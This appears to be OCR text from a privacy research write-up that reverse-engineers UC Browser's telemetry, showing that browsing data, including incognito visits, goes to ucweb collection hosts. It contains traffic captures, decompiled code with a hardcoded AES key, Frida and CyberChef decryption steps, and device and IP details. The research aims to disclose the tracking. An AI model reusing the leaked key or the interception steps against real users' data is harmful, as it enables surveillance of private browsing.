

Download CyberChef
Last build: 2 months ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Recipe
From Hexdump
Gunzip
STEP
BAKE!
Auto Bake
Input
length: 4697
lines: 62
00000000 1f 8b 08 00 00 00 00 00 00 13 d5 56 5d 6e e3 36
V]n 6
00000010 10 7e df 53 e4 bd b5 43 ea c7 96 0d cc 43 d3 76
~ S C C v
00000020 17 d8 87 b4 45 51 a4 7d d2 50 14 6d 31 2b 91 8a
EQ } P m1+
00000030 48 ca eb 5e a1 47 e8 29 7a 80 1e a7 40 8f d1 a1
H ^ G)z @
00000040 6c 23 46 9d 22 9b 45 b7 40 f5 20 89 9a e1 cc 37
l#F " E @ 7
00000050 7f 9f d8 7a 08 12 ad 2b 47 35 00 cf e6 d9 9c 63
Output
start: 804
end: 842
length: 38
time: 9ms
length: 2652
lines: 27
ernational
lt=st`ct=monitor`lrs=542
lt=st`ct=monitor`lci=0.797734
lt=pv`ct=normal`fri=web`source=1`vc=1
lt=ev`ct=normal`times=4`function=multiwin`day=1`type=new`ev_
na=newuser_path
lt=ev`ct=eagle_eye`su=0`osp_t1=208`rp=1`url=https://hux.site
/this_is_an_unique_url`host=hux.site`pvid=d545d430b25c6e80de
1c9a827226c984_1620905409`osp_t3=208`qt=2021-05-13
19:37:13`nt=wifi`ap=wifi`wt=0`ourl=http://hux.site/this_is_a
n_unique_url`osp_t0=208`ph=646`sid=d545d430b25c6e80de1c9a827

iOS



0000030 f9 32 41 8a 96 57 77 9f 65 96 f9 8a 7c 40 7e 26
Output
time: 15ms
length: 9435
lines: 74
lt=uc`os_ver=11.3`mac=00000000-0000-0000-0000-
000000000000`width=414`ua=iPhone8,2`login=NO`device=iPhone8,2`system_lang=en_US`mcc=`prd=UCBrowser`bmo
de=WWW`lang=en-
us`pfid=44`bid=355`ram=1680`cp_param_prov=`rom=61025`cp_param_cc=GB`system_area=US`height=736`cp_param
_na=英国`sid_flds=sid`lac=0`cid=0`os=iPhone8,2_11.3`ch=`sn=2105-34082192112-
df68f1e7`utdid=YJlGj9nc0TYDAELdTjnKH+qo`subver=app1`cp_param_isp=`usd=3`aid=Actb6iYfpl9n9FoewyM4+g==`c
p_param_ac=`btype=GJ`cp_param_city=`gender=null`mmc=`imei=00000000-0000-0000-0000-
000000000000`bseq=19060622`boundid=com.uc.iphone.browser.international
lt=st`ct=monitor`lts=1
lt=st`ct=monitor`los=469`loc=-1001
lt=ev`ct=cards_flow`is_visiable_card_id=745,`ev_na=cards_manage`card_index=1
lt=ev`ct=normal`ev_na=user_type`actday=1


Output
start: 2959
end: 2959
length: 0
time: 15ms
length: 9435
lines: 74
lt=ev`ct=eagle_eye`su=0`osp_t1=674`rp=1`url=https://www.google.com/search?
q=sarasota%20herald`host=www.google.com`pvid=fd309fd9e7fd4639f13abd450cb9037c_1620829143`osp_t3=701`qt
=2021-05-12 22:19:48`nt=wifi`wt=0`ap=wifi`cc=270,240`ourl=https://www.google.com/search?
q=sarasota%20herald`osp_t0=674`ph=628`sid=fd309fd9e7fd4639f13abd450cb9037c`lm=05/12/2021
10:19:03`pm_news=0`tp=44555`at=2021-05-12 22:19:02`am=1`ae=3`sd=0
lt=pv`ct=normal`cac=716`ev_na=http_cache`c=9`hc=7`ci=6`t1=7`cjs=159`cj=3`f=3`cos=1`jhs=665`ccs=98`cc=2
`chs=302`i=16`j=22`cfs=181`cf=2`ihs=65`hi=6`co=1`cis=11`sub_ev=cache_hit`o=1`hj=11`t0=29


Android


02:08
100%
Incognito mode on
Your browsing history and search history won't be recorded, files downloaded and bookmarks will be kept.
Winnie the Pooh
Winnie the Pooh

Android


Structure
Sequence
Code M... Host Path Start Duration Size Sta... Info
200 PO... gjtrack.ucweb.co... /collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i... 18:40:10 1.34 s 17.75 KB Co...
200 PO... gjtrack.ucweb.co... /collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i... 18:40:10 1.34 s 17.77 KB Co...
200 PO... adn.insight.ucwe... /adsserver/ad_request 18:40:11 434 ms 2.99 KB Co...
200 GET la4-user-upaa... /login?version=2&appkey=uc_browser_intl&ds=AAC+BVUdNHWie2yxtcOvLT+n&dsTy... 18:40:11 592 ms 17.42 KB Co...
200 PO... adn.insight.ucwe... /adsserver/ad_request 18:40:11 302 ms 3.11 KB Co...
200 GET la4-user-upaa... /message_push?seq=0&sid=2647139610&pid=2343805865 18:40:11 3 m 31 s 120 bytes Co...
200 PO... la4-user-upaa... /business 18:40:11 147 ms 409 bytes Co...
200 PO... la4-user-upaa... /business 18:40:11 147 ms 439 bytes Co...
200 GET la4-user-upaa... /detect/2 18:40:11 2 ms 145 bytes Co...
200 PO... la4-user-upaa... /receipt/detect 18:40:11 142 ms 119 bytes Co...
200 PO... px-intl.ucweb.com /api/v1/raw/upload 18:40:11 815 ms 18.16 KB Co...
200 PO... gjapplog.ucweb.... /collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306&... 18:40:21 625 ms 18.37 KB Co...
200 PO... gjapplog.ucweb.... /collect?chk=970c8c4b&vno=1622648452003_2_4656&enc=wsg&zip=gzip&uuid=34026 18:41:15 619 ms 18.04 KB Co...
200 PO... gjapplog.ucweb.... /collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=218&ve=12.12.9.1226... 18:42:10 593 ms 18.01 KB Co...
200 GET la4-user-upaa... /message_push?seq=0&sid=2647139610&pid=2343805865 18:43:42 5 m 0 s 83 bytes Co...
200 GET la4-user-upaa... /detect/4 18:43:42 1 ms 125 bytes Co...
200 PO... la4-user-upaa... /receipt/detect 18:43:42 143 ms 103 bytes Co...
Filter: ucweb
Focused
Settings

Android


Structure
Sequence
Code ... Host Path Start Duration Size S... Info
200 P... gjapplog.u... /collect?enc=aes&zip=gzip&pf=android&pn=com.UCMo... 20:08:24 147 ms 1.11 KB C...
200 P... gjtrack.uc... /collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e... 20:08:32 1.04 s 1.21 KB C...
200 P... gjtrack.uc... /collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e... 20:08:32 1.05 s 1.23 KB C...
200 P... gjapplog.u... /collect?chk=3845630f&vno=1622480894879_32_7205&en. 20:08:42 149 ms 1.17 KB C...
Filter: collect
Focused
Settings
Overview
Contents
Summary
Chart
Notes
Name
Value
e_c
pfsjs
pg
inject
jsver
4.0.0
domain
www.winnie-pooh.org
e_a
runJs
_t_
1622480884843
Headers
Query String
Text
Hex
Raw
{
"retcode": 0,
"retmsg": "succ"
}
Headers
Text
Hex
JSON
JSON Text
Raw

Android

- Fire up AES interceptor
- **https://11x256.github.io/Frida-hooking-android-part-5/**
- **Got the text, time to find the key**

{“w_tm”:”1621365464”,”w_bid”:”u4_default”,”w_url”:”**http:\/\/www.winnie-pooh.org\/pooh-stories.htm**”,”ps”:”com.UCMobile.intl”,”pid”:”22318”,”stime”:”1623345420651”,”type”:”pvuv”,”fr”:”android”,”mcc”:”denied”,”pkg”:”com.UCMobile.intl”,”vcode”:”50186”,”dsp_w”:”1080”,”rom”:”10”,”dsp_d”:”300”,”wid”:”**76b24e88-a1dd-4256-a4dc-1c99be62ff74**”,”tmem”:”7659”,”sdkver”:”1.0.0.8”,”ctime”:”1621365464”,”model”:”RMX1971”,”lang”:”en”,”dsp_dpi”:”480”,”net”:”wifi”,”brand”:”realme”,”dsp_h”:”2132”,”ver”:”13.4.0.1306”,”product”:”UCMobile”,”mnc”:”denied”,”ip”:”**185.226.144.94**”,”bsver”:”inapppatch64”,”bver”:”13.4.0.1306”,”bserial”:”210428170421”,”appid”:”UCMobileIntl”,”amem”:”3424”,”sdk”:”29”,”tzone”:”Asia\/Jayapura”,”crver”:”4.1.1.0”,”crserial”:”210426141251”}

Android


{"0":[123,34,119,95,116,109,34,58,34,49,54,50,50,53,51,55,52,51,55,34,44,34,119,95,98,105,100,34,58,34,117,52,95,100,101,102,97,117,108,116,34,44,34,119,95,117,114,108,34,58,34,104,116,116,112,115,58,92,47,92,47,109,46,102,97,99,101,98,111,107,46,99,111,109,92,47,34,44,34,112,115,34,58,34,99,111,109,46,85,67,77,111,98,105,108,101,46,105,110,116,108,34,44,34,112,105,100,34,58,34,49,50,48,56,56,34,44,34,115,116,105,109,101,34,58,34,49,54,50,50,53,51,55,52,50,54,49,51,58,34,44,34,116,121,112,101,34,58,34,112,118,117,118,34,44,34,102,114,34,58,34,97,110,100,114,111,105,100,34,44,34,109,99,99,34,58,34,100,101,110,105,101,100,34,44,34,112,107,103,34,58,34,99,111,109,46,85,67,77,111,98,105,108,101,46,105,118,116,108,34,44,34,118,99,111,100,101,34,58,34,53,48,49,56,54,34,44,34,100,115,112,95,119,34,58,34,49,48,56,48,34,44,34,114,111,109,34,58,34,49,48,34,44,34,100,115,112,95,100,34,58,34,51,48,48,34,44,34,119,105,100,34,58,34,55,54,98,50,52,101,56,56,45,97,49,100,100,45,52,50,53,54,45,97,52,100,99,45,49,99,57,57,98,101,54,50,102,102,55,52,34,44,34,116,109,101,109,34,58,34,55,54,53,57,34,44,34,115,100,107,118,101,114,34,58,34,49,46,48,46,48,46,56,34,44,34,99,116,105,109,101,34,58,34,49,54,50,50,53,51,55,52,51,55,34,44,34,109,111,100,101,108,34,58,34,82,77,88,49,57,55,49,34,44,34,108,97,110,103,34,58,34,101,110,34,44,34,100,115,112,95,100,112,105,34,58,34,52,56,48,34,44,34,110,101,116,34,58,34,119,105,102,105,34,44,34,98,114,97,110,100,34,58,34,114,101,97,108,109,101,34,44,34,100,115,112,95,104,34,58,34,50,49,51,50,34,44,34,118,101,114,34,58,34,49,51,46,52,46,48,46,49,51,48,54,34,44,34,112,114,111,100,117,99,116,34,58,34,85,67,77,111,98,105,108,101,34,44,34,109,110,99,34,58,34,100,101,110,105,101,100,34,44,34,105,112,34,58,34,49,57,50,46,49,54,56,46,49,46,50,48,53,34,44,34,98,115,118,101,114,34,58,34,105,110,97,112,112,112,97,116,99,104,54,52,34,44,34,98,118,101,114,34,58,34,49,51,46,52,46,48,46,49,51,48,54,34,44,34,98,115,101,114,105,97,108,34,58,34,50,49,48,52,50,56,49,55,48,52,50,49,34,44,34,97,112,112,105,100,34,58,34,85,67,77,111,98,105,108,101,73,110,116,108,34,44,34,97,109,101,109,34,58,34,52,48,53,54,34,44,34,115,100,107,34,58,34,50,57,34,44,34,116,122,111,110,101,34,58,34,65,115,105,97,92,47,74,97,121,97,112,117,114,97,34,44,34,99,114,118,101,114,34,58,34,52,46,49,46,49,46,48,34,44,34,99,114,115,101,114,105,97,108,34,58,34,50,49,48,52,50,54,49,52,49,50,53,49,34,125,10]}
java.lang.Exception
at javax.crypto.Cipher.doFinal(Native Method)
at com.uc.wpk.UCDataFlow.a(Unknown Source:813)
at com.uc.wpk.UCDataFlow.a(Unknown Source:457)
at com.uc.wpk.UCDataFlow.run(Unknown Source:5214)
at android.os.Handler.handleCallback(Handler.java:883)
at android.os.Handler.dispatchMessage(Handler.java:100)
at android.os.Looper.loop(Looper.java:228)
at android.os.HandlerThread.run(HandlerThread.java:67)


Android

```
case 35:
    byte[] bArr9 = (byte[]) objArr[0];
    int intValue = ((Integer) objArr[1]).intValue();
    boolean booleanValue2 = ((Boolean) objArr[2]).booleanValue();
    if (bArr9 == null || bArr9.length <= 0) {
        return new Object[]{bArr9};
    }
    if (!booleanValue2) {
        return new Object[]{bArr9};
    }
    if (intValue == 2) {
        try {
            if (!f12607bE) {
                if (f12553aD == null) {
                    throw new AssertionError();
                }
            }
            bArr9 = f12553aD.doFinal(bArr9);
        } catch (Throwable th10) {
            log(null, null, "invoke", "DO_DECODE Err:", th10);
            m48526a("wpk_ex_aesd", "msg", th10.getMessage());
            throw th10;
        }
    } else if (intValue == 3) {
        try {
            ConcurrentLinkedQueue concurrentLinkedQueue2 = (ConcurrentLinkedQueue) C26931a.f12660c.get(3);
            if (concurrentLinkedQueue2 == null || concurrentLinkedQueue2.isEmpty()) {
                throw new RuntimeException("decoder_not_set");
            }
            bArr9 = (byte[]) m48532a(1, 3, bArr9)[0];
            if (bArr9 == null || bArr9.length <= 0) {
                throw new RuntimeException("decode_ret_nothing");
            }
        } catch (Throwable th11) {
            log(null, null, "invoke", "DO_DECODE Err:", th11);
            m48526a("wpk_ex_wsgd", "msg", th11.getMessage());
            throw th11;
        }
    }
    return new Object[]{bArr9};
```

Android

```
/* renamed from: com.uc.browser.w.n */
/* compiled from: ProGuard */
public final class C19072n {
    public static String appId = "UCMobileIntl";
    public static String djZ = "QcBe1t#jvn9$ea8f";

    public static void bRg() {
        if (!C2483a.m2680WP()) {
            HashMap hashMap = new HashMap();
            hashMap.put("appSecret", djZ);
            hashMap.put("bsver", "inapppatch64");
            hashMap.put("bver", "13.4.0.1306");
            hashMap.put(ProductEVInfo.KEY_PRODUCT, "UCMobile");
            hashMap.put("bserial", "210428170421");
            hashMap.put(WPKFactory.INIT_KEY_APP_ID, appId);
            hashMap.put("ud", C13383f.aJK());
            hashMap.put("vcode", Integer.toString(50186));
            C2483a.m2681e(C20295f.sAppContext, hashMap);
            LogInternal.m44694d("Wpk.Report", UCCore.LEGACY_EVENT_INIT);
        }
    }
}
```

Android


Recipe
AES Decrypt
Key
QcBe1t#jvn9$ea8f
UTF8
IV
00000000000000000000000000000000
HEX
Mode
CBC
Input
Hex
Output
Raw
To Hexdump
Width
16
Upper case hex
Include final length
UNIX format
Gunzip
STEP
BAKE!
Auto Bake
Input
length: 1297
lines: 1
b5 fe 02 fb 93 cb b5 f4 b5 3a e3 d0 d6 26 b8 88 bb 46 8b 5c 2e 49 fb 77 ab f9 ad 8b b6 5e 7a 22
d3 b8 2a cf ed 13 b2 f0 6c 6d fa de 84 8f e9 e5 b0 2f 16 f8 a6 2b ee 60 04 8e a3 0c 2a 51 5b 4e
89 8d ca db b6 bc a0 97 f3 09 6c 1b d4 0d 35 10 b3 35 b5 6e 70 76 f5 00 9b 46 58 72 3d 25 43 f7
bc 24 26 ae 8b 73 dc b0 20 ec aa 9d 68 51 57 70 5a 00 65 e1 b5 00 51 7b 68 26 e9 00 f2 1b 49 f5
72 44 65 94 90 e1 5b 6d 12 e1 dc 93 61 fd 4a df dd 30 0a 62 00 c4 0f 0b 52 97 2b c2 01 25 ba 5e
59 93 6a ed 95 4d c9 6b a8 1d 86 63 a1 68 20 48 f4 4d 4a b6 d9 77 e0 f6 cf 90 e0 9d b7 0f dc d2
74 46 26 91 3f 42 ca a9 7c 93 0f bb 2c 59 3c 37 4d 37 a4 98 9d 97 65 a7 cd b4 0f f6 f6 3a 94 37
a7 88 c3 62 9d 8d f1 9b 86 0c b6 d0 be db 5c 7e 3d 7f dc bd 18 15 04 37 2f bf ff 72 57 91 f3 9e
25 5f 35 08 07 0a 28 ae 62 42 6c ad 87 ef dd 7b 15 9d ab c6 d6 d3 7e 81 b0 c9 68 82 40 94 9f d5
02 32 7d 17 90 48 ac 24 8f 65 7f d0 1a cd 13 29 12 9a 45 ec a3 44 d8 ba 9f aa 51 19 16 cf 2b 77
d1 74 02 f8 0d 44 55 f4 fe 8b 8a ee da b9 40 b2 0b 37 aa 5a 3d ba f1 0d 51 50 a3 9b 27 11 2f ba
8c d8 2a db 3d 85 a2 8f fc 18 57 26 5a ea aa 87 df 64 d6 e4 50 34 12 d7 e8 e8 4b 75 d5 1f fb df
ec 15 43 4e 82 83 91 1a 23 37 15 49 ab 6f bd 63 17 0a 2c 4b 30 93 9c a0 53 eb 2d 05 56 8a 1a d0
29 4b e6 79 f9 d6 08 2d 13 9f 56 f6 e2 d1 98 65
Output
start: 43
end: 86
length: 43
time: 5ms
length: 728
lines: 2
{"w_bid":"u4_default","w_tm":"1620668410","w_url":"https:\/\/hux.site\/this_is_an_url","ps":"com.UCMobile.intl","pid":"4292","stime":"1622648079751","type":"pvuv","fr":"android","mcc":"denied","pkg":"com.UCMobile.intl","vcode":"50186","dsp_w":"1080","rom":"10","dsp_d":"300","wid":"76b24e88-a1dd-4256-a4dc-1c99be62ff74","tmem":"7659","sdkver":"1.0.0.8","ctime":"1620668410","model":"RMX1971","lang":"en","dsp_dpi":"480","net":"wifi","brand":"realme","dsp_h":"2132","ver":"13.4.0.1306","product":"UCMobile","mnc":"denied","ip":"86.148.69.41","bsver":"inapppatch64","bver":"13.4.0.1306","bserial":"210428170421","appid":"UCMobileIntl","amem":"4069","sdk":"29","tzone":"Asia\/Jayapura","crver":"4.1.1.0","crserial":"210426141251"}

where

Domain

px-intl[.]ucweb[.]com

Registrar

Alibaba Cloud Computing (Beijing) Co., Ltd.

Creation Date

2003–05–20

Expiration Date

2023–05–20

IP Address

157.185.188[.]1

157.185.128[.]218

157.185.128[.]213

Country

CN

gjapplog[.]uc[.]cn

Registrar

China Internet Network Information Center (CNNIC

Creation Date

2003–03–17

Expiration Date

2022–03–17

IP Address

168.235.204[.]12

